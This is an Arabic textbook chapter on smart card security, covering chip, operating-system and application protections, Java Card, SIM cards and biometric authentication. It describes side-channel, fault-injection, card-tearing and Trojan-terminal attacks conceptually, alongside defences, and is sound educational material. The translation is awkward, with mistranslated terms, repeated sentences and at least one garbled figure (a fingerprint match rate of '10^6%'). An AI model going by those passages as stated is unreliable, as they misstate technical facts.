حتى تكون مقبولة من جمهور عريض .

الباب العاشر

أمن البطاقة الذكية

Smart
Card
Security



Smart Card Security :

فى هذا الباب نتكلم عن البطاقة الذكية (Smart Card) . ويمكن لمقتنى البطاقة الذكية أن يحملها لأى مكان ، ولذلك فإن البطاقات تعطيهم حمل فى طلب خدمات شخصية متعددة. وكذلك ، فإن البطاقات الذكية هى واحدة من المفاتيح التى تساعد التكنولوجيا للتجارة المحمولة . وسنعطى فكرة عامة عن مواضيع أمن البطاقات الذكية. وبالإضافة لذلك ، سنعطى كلام مختصر عن تكنولوجيا بطاقة Java Card bi-ometrics.

تقديم :

نمو البطاقة الذكية مرتبط بتطور لمنتجين : شريحة الحاسب الآلى الدقيق وبطاقة الشريط المغناطيسى . وهذان التطويران خرجا بالانتاج فى السبعينيات، عندما أعطى الصحفى الفرنسى رولاند مورينو فكرته فى وضع شريحة داخل بطاقة بلاستيك معتادة وسجل فكرته . والآن، فإن تطبيقات إستعمال البطاقة الذكية تتضمن البطاقات التليفونية ، وبطاقات التأمين الصحى ، وتليفزيون الدفع بالبطاقة، وتطبيقات لأعمال البنوك والدفع ، وتوثيق GSM والتوقيع الرقمى. وللحصول عليى أحدث المعلومات عن البطاقة الذكية نقرأ صفحة (homepage) لاتحاد صناعة البطاقة الذكية (Smart Card Industry Association).

ومركبات البطاقة الذكية متماثلة مثل ماهو للحاسب الآلى المعتاد (normal) : وهو عبارة عن حاسب آلى دقيق (microcomuter) كعنصر ذكى (أى وحدة المعالجة المركزية CPU) : وذاكرة ، وأجزاء الدخل / الخرج (input / output) ومصدر التغذية .

ولهدف الأداء الأفضل ، فغالباً ، يوجد معالج معاون للتشفير (مثل وحدة معالج معاون حسابى لحسابات المفتاح العام) . أجزاء الخرج / الدخل ومصدر التغذية يختلفان لأنواع البطاقات الذكية المختلفة : توجد بطاقات التلامس بملامسات معدنية ، وبطاقات عدم تلامس والتى تستعمل الربط الحثى وبطاقات ذكية فائقة بلوحة مفاتيح وشاشة عرض . وشريحة المعالج (processor chip) للبطاقة الذكية المعتادة تحتوى على ثلاثة أنواع مختلفة للذاكرة هىROM (ذاكرة القراءة فقط)، وEEPROM ، أى ذاكرة قابلة للبرمجة والمسح كهربائياً (electrically erasable programmable memory) الاجراءات وخطوات حل التشفير إذا أمكن للأغراض العامة تختزن فى ROM. وعندما تنفذ تطبق على طرفى تطبيق (application terminal) (مثلPC) ويرغب فى الاتصالات ببطاقة ذكية ، يجب إدخال البطاقة داخل قارىء البطاقة، (ويدعى أيضاً طرفى البطاقة أو أداة قبول البطاقة).

معايير البطاقة الذكية الدولية الأكثر أهمية هى معايير ISO/IEC 7816 . ولتطبيقات التجارة الالكترونية، (المعايير)، توجد أيضاً مواصفاتEMV ومعيار EN1546 للحافظة الالكترونية للقطاع / البينى . ومواصفاتEMV التى عرفتها Europay، Master card ، Visa تؤسس على ISO 7816 بخواص ملكية إضافية لتلبية الاحتياجات المحددة للصناعة المالية . ولـ GSM، فإن مواصفات SIM = ME ، GSM/11.11 هى السائدة أكثر . وللمبرمجين الذين يطورون تطبيقات طرفية للبطاقات الذكية ، فإن المعروفة أكثرAPIs هى PC/SC حالياً ، OCF . وفى PC/SC ، فإن ذلك التأكيد كان موجوداً على التشغيل البينى للبطاقات الذكية وقارىء البطاقات، وعلى تكامل تلك القارئات فى نظام تشغيل ميكروسوفت ويندوز. OCF . أستفاد من بعض الخواص المتاحة فعلاً خلال PC/SC ومعايير بطاقات ذكية أخرى وركزت على مجالين جديدين : مستقلين عن نظام تشغيل المضيف (host) ودعم شفاف لبطاقات مختلفة متعددة التطبيقات ومشاريع الادارة.

مواضيع البدء والأمن يمكن تقسيمها لأربعة مجالات :

- أمن جسم / البطاقة
- أمن الجزء الصلب (hardware) (أى الشريحة)
- أمن نظام التشغيل
- أمن تطبيق البطاقة

معظم إجراءات أمن جسم/ البطاقة ، مثل تزيين الصورة أو بالليزر (hologram)، مصممة للسماح بالفحص الآدمى إذا ما كانت البطاقة حقيقية (genuine) والمصدر الأساسى للجزء التالى هو كتاب البطاقة الذكية بعمق أكثر ألفة Rank/& EFFing .

أمن الجزء الصلب :

شريحة البطاقة الذكية والمتحكم الدقيق (microcontroller) يجب أن تكون مقاومة للعبث بقدر الإمكان . وهذه الكفاءة تعنى أن تكاليف كسر آلية أمن الشريحة يجب أن تكون أعلى من الكسب العام الذى يؤدى ذلك . ويجب أن يكون من المستحيل قراءة البيانات السرية المختزنة على البطاقة ، مثل مفاتيح التشفير ، أو معالجات جهاز المراقبة (monitor) التى تتم على البطاقة وبالتالى ترسم إختصار عن المعلومة التى تقاوم. الهجوم ضد أمن الشريحة يمكن أن يحدث عند أى طور لدورة حياة البطاقة ، تصنيع البطاقة والتطوير وعمل خصوصية للبطاقة أو إستعمال البطاقة . وزيادة على ذلك الهجوم باختلاف أنواعه يمكن حدوثه عندما تكون الشريحة نشطة (active) [أى موصلة بمصدرر تغذية) أو غير نشطة . لذلك، يجب ملاحظة أن مقاومة العبث لا تحل مشاكل الأمن ويجب تحليلها بعناية وتحديثها عند الضرورة .

إجراءات الأمن أثناء تصنيع البطاقة وتطويرها تتضمن التحكم فى الوصول الطبيعى لبيانات البطاقة. كذلك، فمن الضرورى جداً تنفيذ الخواص الموثقة فقط، لأن الخواص الغير موثقة لا تعتبر فى تقييم واختبار، وبذلك يمكنها فتح فجوة أمن. وكل شريحة تحصل على رقم متفرد ، وهو فى حد ذاته لا يمكنه عمل حماية ضد الهجوم ،

ولكن يعمل كمعلومة لاستنتاج مفاتيح تشفير . وأثناء التصنيع ، يتم حماية الشرائح بواسطة آليات توكيل مؤسسة على شفرات نقل والتى قد تكون مخصصة للشريحة .

ومعظم أشكال الهجوم على الأجزاء الصلبة للبطاقة الذكية تتم أثناء استعمال البطاقة لأنه لا توجد عملياً حماية طبيعية ضد الوصول. ولتلك الأنواع من الهجوم، قد تستعمل أدوات معقدة نوعاً، مثل الميكروسكوبات، وقاطعات الليزر ومعالجات دقيقة (micromanipulotors) . أو حاسبات آلية سريعة جداً للجس (probing) والتحليل للمعالجات الكهربائية على الشريحة . والتحليل الاستاتيكى يمكن جعله صعب جداً خلال مبادىء تصميم خاص .

- طمر آليات كشف العبث ، مثل مفاتيح غطاء أو كاشفات حركة للكشف، مثل القطع أو الثقب .
- بطانة معتمة إعاقة / واضحة لاعاقة الملاحظة المباشرة ، والجس أو المعالجة لسطح الشريحة .
- هياكل دمية لارباك المهاجمين .
- تصميم ذاكرة خاص وتشفير لاخفاء المحتويات .
- إخفاء وتشفير الباصات (buses) لمنع التنصت. والآليات التى تحمى ضد التحليل الديناميكى تتضمن :
- جهد كلب حراسة (watchdog) والذى تقطع توصيل وحدة السوتش إذا لم يكن جهد التغذية فى حدود فترات محددة .
- آليات تهيىء للصفر أى متغيرات تمثل معلومة سرية أو خاصة (مثل مفاتيح التشفير) .
- حماية ضد التعطل البيئى والتى تقفل الشريحة أو تهيىء متغيرات حساسة للصفر عندما تكون حالات بيئية خارج مدى التشغيل المعتاد (أى تسخين الشريحة) .

الهجوم الديناميكى الذى يمكن أن يحدد أى أمر بطاقة يتم تنفيذه على البطاقة (وبذلك يبوح بالمعلومات الحساسة) مؤسس على تحليل قدرة تفاضلية differential (power analysis. ويعمل الهجوم إذا كانت الأوامر المختلفة لها استهلاك قدرة مختلف ، لذلك فإن آلية حماية واحدة ستستعمل لأوامر التى لها إستهلاك قدرة مشابه جداً فقط . والاحتمال الآخر ، هو أداء نفس الحساب (مثل ، خطوات حل تشفير) بطرق مختلفة متعددة ، بحيث يتم فى كل مرة إختيار طريقة واحدة عشوائياً .

الهجوم الآخر والمعروف جيداً هو هجوم التوقيت (timing attack) والذى فيه تطلب فترات زمنية بواسطة البطاقة لحسابات محددة يتم قياسها وتحليلها . فمثلاً إذا شفرت البطاقة بيانات ، فكلما زادت الفروق فى فترة الحساب لمفاتيح مختلفة وبيانات مختلفة ، فإن الأسهل تقليل مجموعة المفاتيح الممكنة . آلية الحماية هى جعل فترة الحساب المشفر مستقلة عن بيانات الدخل (خطوات حل ـ خالية من الضوضاء (noise - free algorithms) . ألوان الهجوم المؤسسة على تحليل عطل تفاضلى (differential fault analysis) تحاول مقاطعة تشغيل البطاقة (مثل ، تغيير جهد التغذية أو تردد الساعة الخارجية ، أو بتعريض البطاقة لأنواع مختلفة من الاشعاع) . وفى كل مرة تؤدى البطاقة حساب شفرى متماثل أو غير متماثل ، فإن رقم ثنائى واحد فى المفتاح يتغير فى موضع ما . ونتائج متوالية هذه الحسابات ، والتى هى مختلفة كلها لأن موضع الرقم الثنائى مختلف فى كل منها ، يتم تحليلها وتستعمل لحساب المفتاح (غير معروف سابقاً) . و آلية الحماية البسيطة هى جعل البطاقة تؤدى كل حساب مشفر مرتين وتقارن النتائج (يجب أن تكون متماثلة) . هذه الطريقة مستهلكة للوقت إلى حد ما . والاتجاه العملى أكثر هو إلحاق رقم عشوائى دائماً بالبيانات التى ستشفر بحيث لا يمكن للمهاجمين تحليل النتائج المختلفة فى نفس النص البسيط (plaintext) . ومن الطبيعى أن مولد الرقم العشوائى على البطاقة الذكية يجب ألا يكرر الأرقام العشوائية مثالياً فى أى وقت أثناء دورة حياة البطاقة .

أمن نظام تشغيل البطاقة :

تطوير نظام تشغيل البطاقة (card operating system : COS) بدأ 1980 . وحالياً يوجد عشرات من نظم التشغيل فى الأسواق (مثل Card OS ، بواسطة سيمنز Cyber Flex، بواسطة شلمبرجية، و Mullos بواسطة Maosco). يجب أن تكون صغيرة وبسيطة بقدر الإمكان (مثل 16K) وذلك لجعل الاختبار والتقييم أسهل ليكون من الممكن التحقق من أن احتياجات الأمن العالية تم تلبيتها . شفرة نظام التشغيل تكتب فى ROM، والذى يعنى متى تم تعريف قناعROM ، ومن المحتمل ملايين من البطاقات أنتجت ، فلا يمكن عمل تغيير بدون فقد كبير للصورة والنقود . وبنظم التشغيل المعتادة عادة ، فإن رقعة (patch) أو إصدار جديد يتم تحريرها . وإذا كان ضرورياً وجود برامج معدلة للبطاقات ، فإنها تكتب فى EEPROM أغلى كثيراً . وعدد تشغيلات كتابه / شطب EEPROM محدود [حتى10^5] . . بعضCOSs الأحداث ، مثلJava Card ، SIM Card، Multos تعطى API وتسمح بتحميل أدلى (dowloading) لشفرة تطبيق على البطاقة، ويوجد مدى للآليات لجعل نظام تشغيل بطاقة ذكية آمن بقدر الإمكان .

- أداء الأجزاء الصلبة (hardware)، والبرامج (software) واختبارات الذاكرة مؤسس على جمع تحقيق (checksum) عند بدء .
- تصميم نظام التشغيل بهيكل وحدات أو بطبقات بحيث يكون إشعاع الخطأ أقل ما يمكن .
- دعم الأجزاء الصلبة لمناطق ذاكرة منفصلة بقوة والتى تتضمن تطبيقات مختلفة (مثل : خلال إضافة وحدة إدارة ذاكرة MMU) .
- **تحكم وصول مؤسس على PINs.**

الهجوم المعروف جيداً هو مقاطعة فجائية لمصدر التغذية ، مثل نزع بطاقة من قارىء

بطاقة . وإذا حدث عند لحظة دقيقة، فإن هذا النوع من الهجوم قد يسبب أعطال شديدة . فمثلاً ، يمكن تحميل حافظة الكترونية عند طرفى ثم تنزع من القارىء (reader) عند اللحظة المضبوطة، أى زيادة الاتزان على البطاقة . وإذا لم تستجب البطاقة بعد للطرفى أو لم يتم توليد سجل نهائى على البطاقة ، فإن الطرفى سيعتقد أن تعامل الحمل لم يكن ناجحاً . وأفضل حماية ضد ذلك الهجوم هو استعمال التعاملات الذرية (atomic transactions) دائماً . وهذا يعنى أنه تم عمل تعامل إما كاملاً أم لا بتاتاً . آليات الحماية يمكنها استعمال «علم عازل» (buffer flag) فعندما تكون بيانات سيتم نسخها لبعض مواقع ذاكرة مستعدة فى العازل ، فإن العلم مهيأ (بيانات عازل صحيحة) .

وإذ حدث وقطع توصيل مصدر التغذية (off) عند هذه اللحظة ، فإن المرة التالية على نظام التشغيل سيعرف أن بيانات العازل ومتى تم نسخ البيانات ، وأن العلم غير مهيأ (unset) (بيانات عازل غير صحيحة) .

تحكم الوصول فى معظمCOSs مؤسس على أمر (Command based). وهذا يعنى أن أمر محدد يجب أن ينفذ بنجاح قبل الموافقة على الوصول (access). فمثلاً ، وصول كتابه يمكن قبوله بعد التحقق من PIN فقط بواسطة أمر محدد (أىVERIFY) . والبديل هو تحكم وصول مؤسس على حالة (State - based) أساساً ، فإن الآلية ذاتية الحركة (automaton) تعرف والتى تحدد كل سريان التنفيذ المسموح به [أى تتابعات الأوامر] على البطاقة . والاحتمال الثالث هو تحكم وصول شىء (موجه object / oriented) والذى فيه الشىء (object) الذى سيتم حمايته يحمل معلومات تحكم وصوله .

أمن تطبيق البطاقة :

NIP يسمى تحقيق حافظ البطاقة (CHV)، وهو الآلية الأكثر شيوعاً للتحكم فى وصول لتطبيقات البطاقة الذكية . وعادةً، فإن حافظ البطاقة مسموح له بثلاثة محاولات

لكتابة PIN الصحيح ، والذى بعده تحجز البطاقة . لازالة الحجز ، يجب كتابة رقم آخر والمسمى مفتاح إزالة الحجز الشخصى (personal unblocking key : PUK) . اتجاه PIN به عيب PIN أن قد يتم إدخاله عند طرف غير جدير بالثقة . ولتأكيد مواصفات حافظ بطاقة آمن، تتوفر طرفيات بطاقات خاصة بوسادة PIN متكاملة (مثل ، schlumberger's Reflex 60) . وسائد PIN تؤكد نقل PIN مشفر من البطاقة وبالتالى تلغى احتمال التنصت .

كل تطبيق بطاقة يجب أن يولد سجلات قبول بأن تختزن على البطاقة بحيث إذا حدث خطأ فى أى شىء ، فإن تتابع الأحداث يمكن أن يعاد تشييده . فمثلاً ، إذا خرجت حافظة الكترونبة عن الدور ، يمكن تحليل سجلات الفحص ، وآخر اتزان صحيح يسترجع والكمية السائدة يعاد ادخارها .

وعندما تتصل بطاقة ذكية بطرفى تطبيق (مثل طرفى بنك) ، فإن الطرفى يحتاج عادةً من البطاقة أن توثق نفسها ، ولكن من الضرورى غالباً أن يكون الطرفى موثقاً أيضاً . بروتوكولات توثيق طرفى البطاقة هى بروتوكولات إستجابة / تحدى ويمكن أن تؤسس على وظائف مزيج مشفرة أو على قناة إتصالات آمنة متماثلة أو غير متماثلة . بالإضافة لذلك ، فمن الضرورى دائماً أن تنشأ قناة إتصالات آمنة بين البطاقة والطرفى ، خاصة للربط من بعد .

ولازالت مشكلة أمن لم تحل بعد هو طرفيات تطبيق غير موثوق بها . فمثلاً ، فإن حافظ بطاقة قد يستعمل هذه البطاقة الذكية للتسوق المركزى فى البيت . البطاقة تتصل مع PC (الحاسب الشخصى الخاص بها) والموثوق به عادةً . وإذا كان حافظ البطاقة يحمل أدنى برامج من الانترنيت ، فلا يمكنه أن يعرف إذا ما كان هناك حصان طروادة على PC والذى قد استبدل تطبيق بطاقة الطرفى الأصلى . وعندما يتم تطبيق بطاقة الطرفى الأصلى. وعندما يتم سؤال حافظ البطاقة ، مثلاً ، أن يوقع بطاقة شراء فإن حصان طروادة قد يعرض الإصدار الصحيح للدور ولكن يرسل إصدار خاطىء

للبطاقة الذكية التى ستوقع . والهجوم المشابه يمكن عمله بمقاطعة (وتعديل) الاتصالات بين تطبيق الطرفى والبطاقة . وأفضل حل هو وجود أداة مقاومة للعبث وشخصية متضمنة وسادة PIN ، وقارىء البطاقة والعرض والذى يمكن أن يبين لحافظ البطاقة المحتوى الحقيقى ليتم توقيعه (ما تراه هو ما توقعه) . حالياً لا توجد تلك الأدوات فى الأسواق .

البطاقات الذكية بوظيفية عامة تحمى الجزء الخاص لزوج المفتاح العام (أى خارج البطاقة) ثم تحمل على البطاقة . والاتجاه الأفضل هو توليد زوج المفتاح مباشرة على بطاقة أثناء طور جعل البطاقة شخصية بحيث لا يترك المفتاح الخاص البطاقة وبذلك لا تتعرض لهجوم بتاتا .

وبجانب المفاتيح العامة ، فإن البطاقة الذكية قد تحتاج مفاتيح متماثلة أيضاً . ويمكن استعمالها ، للتوثيق مثلاً أو كمفاتيح دورات (Session) . وتستخرج مفاتيح التوثيق عادةً من مفتاح أساسى (مخصص لكل جيل مفاتيح البطاقات الذكية وبعض معلومات البطاقة / المخصصة) (مثل رقم البطاقة) . الدورات أو المفاتيح الديناميكية قد تستعمل أرقام عشوائية إضافة لذلك أو قيم تعتمد على الزمن .

بطاقة Java :

بطاقة Java (الإصدار الحالى2.1) عبارة عن بطاقة ذكية بآلة فعلية بطاقة Java (Java : JCVM Card Virtual Machine) والتى يمكن أن تترجم برامج Java مستقلة عن نظام التشغيل تسمى تطبيقات بطاقة (Card applets) أو (cardlets) تكتب بطريقة مشابهة لتطبيقات Java معتادة. ولكن بسبب الذاكرة المحدودة وقدرة الحساب لبطاقة ذكية ، فإن مجموعة ففرعية فقط لخواص لغة هى التى تدعم (مثل ، خيوط، واستثناءات أو مجموعة نفايات) والاحتياج الأدنى لبيئة بطاقة Java هو24K، لـROM و16K لـ EEPROM (لـ cardlets)، 512 بايت لـ RAM . وبخلاف الآلة الفعلية لـJAV ، فإن JCVM تعمل على دورة ساعة لا نهائية .

تكنولوجيا الذاكرة المتواصلة (مثل ، EEPROM) تساعد البطاقة الذكية باختزان معلومات حتى بعد نزع التغذية . JCVM يتم تنفيذها . JCVM تنفذ البطاقة على PC أو محطة عمل وتؤدى كل العمل المطلوب لتحميل الفصول وحل المراجع . الجزء التالى على البطاقة (on - card) لـJCVM يتضمن مترجم شفرة بايت (byte code) . وهذا يعنى أن المعالجة التمهيدية الاضافية مطلوبة قبل تحميل التطبيق (applet) على البطاقة. تحميل نتيجة معالجة خارج البطاقة (off - card) على البطاقة يجب حمايته شفرياً . داخل البطاقة ، فإن بيئة زمن تشغيل بطاقة JCRE Java Card : Java) (Runtime Environme تتضمن JCVM على بطاقة الأنواع على إطار بطاقة (حزمة إطار بطاقة Java). الحزم الأخرى خيارية مثل Javacardx. framework مع نظام ملف توجيه / شيء بناء على ISO / IEC 7816 - 4 أو Javacardx. crypto بوظائف تشفير . الحزم التى تدعم الحافظة الالكترونية المتوسطة فى القطاع (EN1546)، وبطاقة SIM ، (GSM 11.11) تصنع واحدة من الميزات الأساسية لبطاقة Java أنها يمكن أن تستضيف تطبيقات متعددة (Cardlets متعددة يمكن أن تقيم على بطاقة واحدة). والخاصية ترفع قوة الأمن ، لأنه يجب ألا يكون ممكناً لـ Cardlets الوصول لبيانات كل منها . لذلك ، فإن بطاقة Java لها آلية تسمى حماية «Cardlet Firewall» والذى يعنى أن Cardlets لا يمكنها الوصول لبيانات بعضها البعض إلا إذا سمحت لها صراحة خلال المشترك المشارك فيه توثيق حافظ بطاقة مؤسس علىPIN مدعم أيضاً.

بطاقة SIM :

وحدة تحديد مشترك GSM والتى تختزن بيانات المشترك الشخصية يمكن تنفيذها فى شكل بطاقة ذكية (11.14، GSM 11.11) . ويوجد فعلاً بطاقاتSIM مؤسسة على Java Card 2.0 مثل Cardlets. Cyberflex Simera يمكن نقلها للبطاقة بواسطة SMS ، إما من مزود محتوى أو عند طرفى "point - of - sale" . Simera لها آلة Java عملية وحمايات بين Cardlets .

والتطور الآخر ذو الاهتمام فى البطاقة الذكية ومجال التجارة الالكترونية هو Visa Open Platform ، والمدعم بواسطة مؤسسات مالية متعددة، ومزودى الخدمة ، وعوامل الشبكة المحمولة ومصنعى الأجزاء الصلبة . وهدفها هو عمل حلول عيارية لتجارية الكترونية آمنة وشريحة platform مفتوحة والتى تسمح للمؤسسات المالية أن تحمل أدنى (ديناميكياً) تطبيقات دفع Visa لتليفون محمول على أساس تكنولوجيا بطاقة Java. بطاقات SIM الجيل التالى التى ستستعمل فى UTMS ستسمى UIM (وحدة تحديد المستخدم : User identity module) ، أو USIM (وحدة تحديد المشترك الشاملة) . وعلى عكس بطاقات SIM ، فإن بطاقات UIM ستكون قادرة على أداء توثيق يدوى مع الشبكة، غالباً باستعمال آلية منحنى بيضاوى .

الأعمار الافتراضية :

توثيق المستخدم يمكن عموماً أن يؤسس على :

- معرفة (أى شىء يعرفه الشخص ، مثل كلمة سر أو PINS) .
- توكين (token) (أى شىء يمتلكه شخص) (مثل بطاقة ذكية أو جواز سفر) .
- أو خواص شخصية (أى شىء للشخص أو يولده عادةً (مثل بصمة إصبع أو توقيع) .

النوع الثالث لآلية التوثيق هو موضوع العمر الافتراضى (biometrics). والتطبيق الذى يستعمل طرق عمر إفتراضى له إستعمالات شرعية (forensic) [مثل تحقيق مع مجرم]، أو استعمالات مدنية (مثل جواز سفر) ، أو استعمالات أمن (مثل تحكم وصول) واستعمالات تجارية (تطبيقات التجارة المحمولة والالكترونية) . وكثير من الشركات مثل Master Card، IBM، American Express تدرس استعمال تكنولوجيا العمر الافتراضى فى التجارة الالكترونية والأمن . والمعلومات عن المعايير الناتجة يمكن إيجادها .

تحديد العمر الافتراضى يمكن تعريفه بأنه تحديد شخصى على أساس خواصه وتصرفاته المميزة والفسيولوجية . ومن الضرورى أنه موضوع التعرف على نموذج وفى طور التسجيل (enrollment phase) ، فإن خواص العمر الافتراضى لشخص يتم مسحها ومعالجتها واختزانها فى شكل رقمى مثل قالب (Template) . ويمكن إختزان القالب فى قاعدة بيانات مركزية أو على بطاقة ذكية . وفى طور التعرف (recognition phase)، فإن خاصية العمر الافتراضى يتم مسحها ومعالجتها مرة أخرى ، ثم تقارن مع القالب (template) . وفى طور التعرف ، فإن الذى سيتم التعرف عليه لا يتطلب تحديد محدد . النظام يبحث قاعدة بيانات القالب كلها لايجاد توافق ، والذى من الواضح قد يأخذ زمن طويل . وطور التحقق عادة أسرع كثيراً لأن الشخص يحتاج تحديد معين (مثل ، باستعمال بطاقة ذكية) بحيث يمكن للنظام أن يجد فى الحال القالب الصحيح ويقارنه مع البيانات الممسوحة حديثاً .

كلمات السر PINs أو يمكن نسيانها بسهولة . ويمكن إخبارها لأشخاص آخرين ، أو حتى يتم معرفتها بطريقة احتيالها . وفى الحالة الأخيرة ، فليس من الممكن التفرقة بين شخص موكل أو مزيف . البطاقات الذكية أو جوازات السفر يمكن فقدها أو سرقتها . طرق التقدير الافتراضية تقدم وسائل أبسط للتوثيق ، خاصة بالجمع مع البطاقة الذكية ، مع أنها ليست بالضرورة أسرع أو أكثر أمناً . واحدة من المشاكل الأساسية مع التقدير الافتراضى هو أن نتائج المسح قد تتغير لحد كبير أو أقل (أى تشتت) ، وبذلك تختلف عن النموذج المرجع . إمكانية أن النظام يقبل محتال (impostor) يشار إليه بمعدل التوافق الخطأ (False match rate: FMR) ، وكذلك يسمى معدل القبول الخطأ، واحتمال رفضه لشخص مؤهل (موكل) يعرف بمعدل عدم التوافق الخطأ FNR (False non match rate)، وكذلك يسمى معدل الرفض الخطأ. تطبيق الأمن العالى يحتاج لـ FMRصغير لأنه يحدث تلف أقل إذا تم رفض لشخص موكل عما يحدث إذا قبل شخص غير موكل . FNR ، FMR يمكن أن يتأثر بضبط قيم الحد لتشتيتات نتيجة المسح المسموح به .

وتوجد بعض المعايير الهامة والتى يجب تلبيتها بواسطة أى طريقة إحصاء مؤسسة على خواص محددة.

● الشمول (universality) ، والذى يعنى أن كل شخص يجب أن يمتلك الخاصية .

● التفرد (uniqueness) ، والذى يعنى أنه لا يوجد اثنين (أو أكثر) من الأشخاص قد يكون لهما نفس الخواص .

●الدوام (permane nce)، والذى يعنى أن الخواص لا تتغير كثيراً عبر الزمن .

● عدم الزيف (unfakeability) ، والذى يعنى أن الخاصية لايمكن تقديمها بطريقة إحتيالية .

● القبول (acceptability) ، والذى يعنى أن معظم الناس ليس لديهم إعتراض لاستعمال الطريقة (أى لأسباب إجتماعية أو صحية) .

● التجمع (Collectability) ، والذى يعنى أن الخاصية يجب أن تكون قابلة للقياس بسهولة بواسطة معدة فنية قابلة للتحمل .

● الأداء (performance) ، والذى يعنى أن النظام يجبأن يكون آمناً ، وسريعاً ، وقابلاً للتحمل ولا يحتاج أكثر من كمية معقولة من الموارد (أى إحتياج اختزان للنموذج) .

ويجب توخى الحرص عندما تنقل بيانات إحصائية عبر وصلات غير آمنة (أى للتوثيق من بعد) . وإذ سرقت ، فلا يمكن استبدالها مثل كلمة السر (بدون جراحة!) . ومعاييرBioAPI الخارجية ستعطى مشترك لشبكات آمنة، وكذلك تشفيرCalabrese يقترح باستعمال بروتوكولات استجابة / تحدى دائماً للتوثيق بطريقة ما بحيث أن البيانات الإحصائية لا ترسل بتاتاً عبر الشبكة، وبذلك فهى معرضة للهجوم . وبدلاً من ذلك، ، فإن التوثيق يرسل تحدى عشوائى وأداة إحصائية (مثل

بطاقة ذكية) تستجيب بمزيج آمن للبيانات الاحصائية ومسلسلة بتحدى. واتجاه استعمال خواص جسم لتشفير بيانات يسمى تشفير إحصائى (biometric encryp-tion) . كذلك ، فإنCalabrese يقترح استعمال إحصاءات بدلاً من PIN لتوثيق حامل وثيقة للبطاقة الذكية . فى الجزئين التاليين سنعطى لمحة عن طرق إحصائية مؤسسة على خواص فسيولوجية وخواص التصرفات . وهذا ملخص فى جدول (١٠ ـ ١). ويمكن إيجاد معلومات إضافية عن الإحصائيات ، مثل صفحة (homepage) لاتحاد صناعة الإحصاء الدولى ، أو U.S. Biometric Consortium . عموماً ، بسببFMRs العالية نسبياً واحتياجات الحزمة العريضة (مثل32 ، كيلو بايت ثنائى فى الثانية) للمسح والتحقق واجراءات التوثيق ، فإن النظم الإحصائية ليست منتشرة الاستعمال حالياً ، وقد قدر أنه سيستغرق عاماً أو عامين لعمل نظم إحصائية والتى سيتم قبولها بعدد كبير من المستخدمين . أخيراً ، حيث أن البيانات الاحصائية تمثل معلومات شخصية جداً ، فيجب استعمالها بحرص شديد حتى لا تنتهك الخصوصية .

الخواص الفسيولوجية :

التعرف على الوجه، هو واحد من المجالات الفعالة للبحث الاحصائى . فهو مؤسس عادةً على شكل موقع، وعلاقات مكانية للعيون، والحواجب، والأنف والشفاة وخواص وجهية أخرى . والطريقة ليست متلامسة كلية ، ولكنها تحتاج غالباً لخلفية بسيطة أو إضاءة خاصة وتعتمد على المنظر بقوة . بالاضافة لذلك ، يمكن أن يتغير الوجه كثيراً عبر الزمن ، فمثلاً، خلال قص الشعر الحديث أو الإعداد أو النظارة. النموذج500 بايت على الأقل . FNRعالى جداً وفى حدود 10% .

الشكل الوجهى عبارة عن نموذج ناتج من النظام الدورى التحتى فى الوجه البشرى، وتشع من الجلد عندما تمر الحرارة خلال النسيج الوجهى . وله ميزتان على التعرف على الوجه. ولا يتغير حتى بعد جراحه بلاستيكية ، ولا يحتاج لاضاءة خاص . ولم يتم برهنة أن الاشكال الحرارية الوجهية مميزة بدرجة كافية .

جدول (١٠ـ١)

(١) *Biometric Methods*

		Uniqueness	(٢) Permanence	Acceptability	(٣) Template size (byte)	FNR (%)	FMR (%)
	Physiological characteristics						
(١) (٢)	Face recognition	–	+	+ +	500	10	1
(٣) (٤)	Facial thermogram	+ +	+ +	+	NA	NA	NA
(٥)	Fingerprint	+ +	+ +	–	300-800	0,01	10^{-6}
(٦) (٧)	Hand geometry	+	+	+	10-30	0,8	0,8
(٨) (٩)	Retinal pattern	+ +	+	–	40-80	0,005	10^{-9}
١٠	Iris	+ +	++	+	256-1000	NA	10^{-10}
١١	Behavioral characteristics						
١٢ ١٣	Keystroke dynamics	+	+	+	NA	NA	NA
١٤ ١٥	Speech recognition	+	–	+ +	100-1000	1	1
١٦ ١٧	Dynamic signature	+	–	+ +	40-1000	1	0,5

+ + high, + medium, – low, FNR False Nonmatch Rate, FMR False Match Rate NA Not Available

١٨ ١٩ ٢٠ ٢١ ٢٢ ٢٣

(١) طرق إحصائية (٢) قبول دوام التعدد (٣) حجم النموذج

(١) الوجه (٢) التعرف (٣) وجهى (٤) الشكل الحرارى (٥) بصمة الإصبع (٦) اليد

(٧) هندسة (٨) شبكى (للعين) (٩) نموذج (١٠) الحدقة (١١) خواص التصرف

(١٢) مشوار المفتاح (١٣) ديناميكيات (١٤) حديث (١٥) تعرف (١٦) ديناميكى (١٧) توقيع

(١٨) عالى (١٩) متوسط (٢٠) منخفض (٢١) معدل عدم توافق خطأ (٢٢) معدل توافق خطأ

(٢٣) غير متاح

وعملياً ، فإن العيب السيء فقط لبصمة الاصبع أنها غير مقبولة جيداً لأسباب اجتماعية (فهى تقليدياً مصاحبة للتحقيقات الاجرامية) . FMR صغيرة جداً (10^6%) ، وكذلك فإن FNR مقبولة أيضاً (% 10^{-2}) . وحجم النموذج (template) قد يتغير بين300 ، 800 بايت ، وهو كبير نسبياً بالمقارنة بطرق أخرى . وحتى نمنع التوافقات الخاطئة للأصابع والتى تم قطعها من جسم ، وكلا الخاطئة للأصابع والتى تم قطعها من جسم ، كلا درجة الحرارة النبضة والجسم يتم قياسها أيضاً .

هندسة اليد (hand geometry) تتضمن قياس شكل اليد البشرية ، وأطوال وأعراض الأصابع ، وأحياناً نموذج البريد (Vein pattern) . وكان يستعمل منذ عشرة أعوام . حجم النموذج منخفض جداً فى حدود 10 إلى 30 بايت ، ولكنFNR ، وFMR قد يكون حتى 1% . كذلك ، فإن التحقق قد يستغرق حتى عشرة ثوانى .

النموذج الشبكى (retinal pattern) هو التنظيم المحدد للأوردة تحت سطح الشبكية لعين. النموذج صغير (40 إلى 80 بايت)FNR، وخاصة FMR منخفضة نسبياً . والطريقة ليست مقبولة جيداً من بعض الناس ، وبدون الخوف من الأمراض المعدية أو تلف العين خلال الأشعة تحت الحمراء . . كذلك ، فإن العدسات اللاصقة قد تسبب مشاكل لأنها ليست شفافة كليةً للأشعة تحت الحمراء . مسح الحدقة (iris Scanning) يقبل أفضل لأن المسافة لمعدة القياس أكبر ، ولكن المعدة أغلى كثيراً فى الثمن . وللدهشة ، فإن أفضل النتائج يتم الوصول لها بكاميرا أسود / أبيض . حدقة العين البشرية يمكنها تحديد أى شخص بدقة مثل DNA الخاص به .

خواص التصرف :

